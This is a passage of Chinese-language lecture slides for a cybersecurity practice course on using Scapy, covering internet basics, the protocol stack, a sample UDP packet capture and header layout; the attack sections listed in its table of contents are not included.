网络安全综合实践(II)

网络协议 ——Scapy的使用


王美珍：wer_sec@qq.com

目　　录

- 计算机网络基础
- 用docker搭建实验环境
- Linux中网络常用命令
- 网络攻防
- Scapy发送和接收报文
- 用scapy实现网络攻击

1.计算机网络基础——什么是因特网

- 连接在因特网上的数以十亿计的互连计算机设备:
  - *主机 = 端系统*
  - 运行*网络应用程序*
- 连接因特网上各种设备的***通信链路***
  - 光纤，铜缆，无线电，人造卫星
- 转发数据的***分组交换机:*** 转发分组(数据块)
  - 链路层交换机
  - 路由器



因特网的协议栈

- 应用层: 网络应用程序之间的数据传输
  - FTP, SMTP, HTTP
- 运输层: 主机间进程的数据传输
  - TCP, UDP
- 网络层:将数据报从源主机传送到目的主机
  - IP, 路由协议,ICMP
- 链路层: 数据在网络相邻结点之间传输
  - PPP, 以太网， ARP
- 物理层: 在线路上传输比特流

计算机网络体系结构中数据的流动


1015821	279.505282	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16
1015822	279.505282	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16
1015823	279.505610	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16
1015824	279.505886	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16

```
Frame 6: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: f4:a5:9d:5b:8f:44 (f4:a5:9d:5b:8f:44), Dst: 38:37:8b:ad:f5:f5 (38:37:8b:ad:f5:f5)
Internet Protocol Version 4, Src: 27.155.49.142, Dst: 192.168.3.6
User Datagram Protocol, Src Port: 28815, Dst Port: 8013
Data (16 bytes)
```


链路层首部

IP首部


UDP首部



❖计算机网络的简单模型


主机 H1 向 H2 发送数据
主机 H1
路由器 R1
路由器 R2
路由器 R3
主机 H2
电话网
局域网
广域网
局域网
从层次上来看数据的流动
H1
R1
R2
R3
H2
应用层
运输层
网络层
链路层
物理层


1 计算机网络基础——网络协议概览




- 第5层 应用层

- Web应用：HTTP协议
- 文件传输：FTP协议
- 电子邮件：SMTP/POP3
- 域名解析：DNS
- ……
- 每一种应用都有自己的报文格式

